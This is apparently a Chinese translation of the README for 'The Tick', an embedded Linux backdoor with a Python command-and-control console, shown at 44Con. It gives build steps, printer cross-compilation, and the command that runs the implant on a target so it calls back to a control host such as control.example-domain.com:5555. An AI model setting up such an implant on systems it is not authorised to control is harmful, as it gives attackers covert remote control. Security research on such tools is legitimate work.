一个简单的嵌入式 Linux 后门。

The Tick 仅依赖 libcurl,因此请确保已安装相应的开发包。例如,在基于 Debian 的发行版上,您可以执行以下操作:
sudo apt-get install libcurl-dev
依赖安装完成后,只需运行 makefile:
cd src
make clean
make
当“make”命令执行完毕后,编译生成的二进制文件可以在“bin”文件夹中找到。这就是您需要在目标机器上运行以对其进行远程控制的二进制文件。
为受支持的平台进行交叉编译时,依赖解析和编译会自动为您完成。目前唯一受支持的交叉编译平台是 Lexmark CX310DN 打印机,未来还会添加更多设备。有关更多详细信息,请参阅 makefile。
命令与控制(C2)控制台使用 Python 编写,因此无需编译。
后门的持久化在很大程度上取决于目标平台,因此此处不作说明。
在目标机器上,使用以下参数运行后门二进制文件:
./ticksvc ADDR PORT
其中,“ADDR”和“PORT”必须替换为 C2 控制台将要监听的 IP 地址和端口。默认端口为 5555。
C2 控制台无需安装,但可能存在未解决的依赖关系。运行以下命令以确保所有依赖均已正确安装(注意:此操作不需要 sudo):
pip install --upgrade -r requirements.txt
在大多数 Linux 桌面环境中,以下“Tick.desktop”文件将创建一个您可以双击以运行控制台的图标:
[Desktop Entry]
Encoding=UTF-8
Value=1.0
Type=Application
Name=The Tick
GenericName=The Tick
Comment=An embedded Linux backdoor
Icon=/opt/thetick/doc/logo.png
Exec=/opt/thetick/tick.py
Terminal=true
Path=/opt/thetick/
Tick.desktop 文件的确切位置可能因 Linux 发行版而异,但通常将其放在桌面上即可生效。请确保将路径编辑为您下载 The Tick 的位置(上例中为 /opt/thetick)。
要在目标平台上运行后门二进制文件,请将控制服务器的主机名和端口设置为命令行选项。例如:
./ticksvc control.example-domain.com 5555
在控制服务器上,您可能希望在 GNU screen 实例或类似环境中运行控制台:
sudo apt-get install screen
screen -S thetick ./thetick.py
这样,您可以通过按下 Control+A 再按 D 来脱离控制台。之后,您可以通过以下方式返回控制台:
screen -r thetick

当有新 bot 连接到控制台时,控制台会通知您。使用“bots”命令可显示当前已连接的 bot,“use”命令可选择要操作的 bot,“help”命令可显示用户手册。

以下是一些展示控制台功能的截图:
The Tick 已在 Daniel Romero 和 Mario Rivas 的以下 44Con 演讲中被提及:










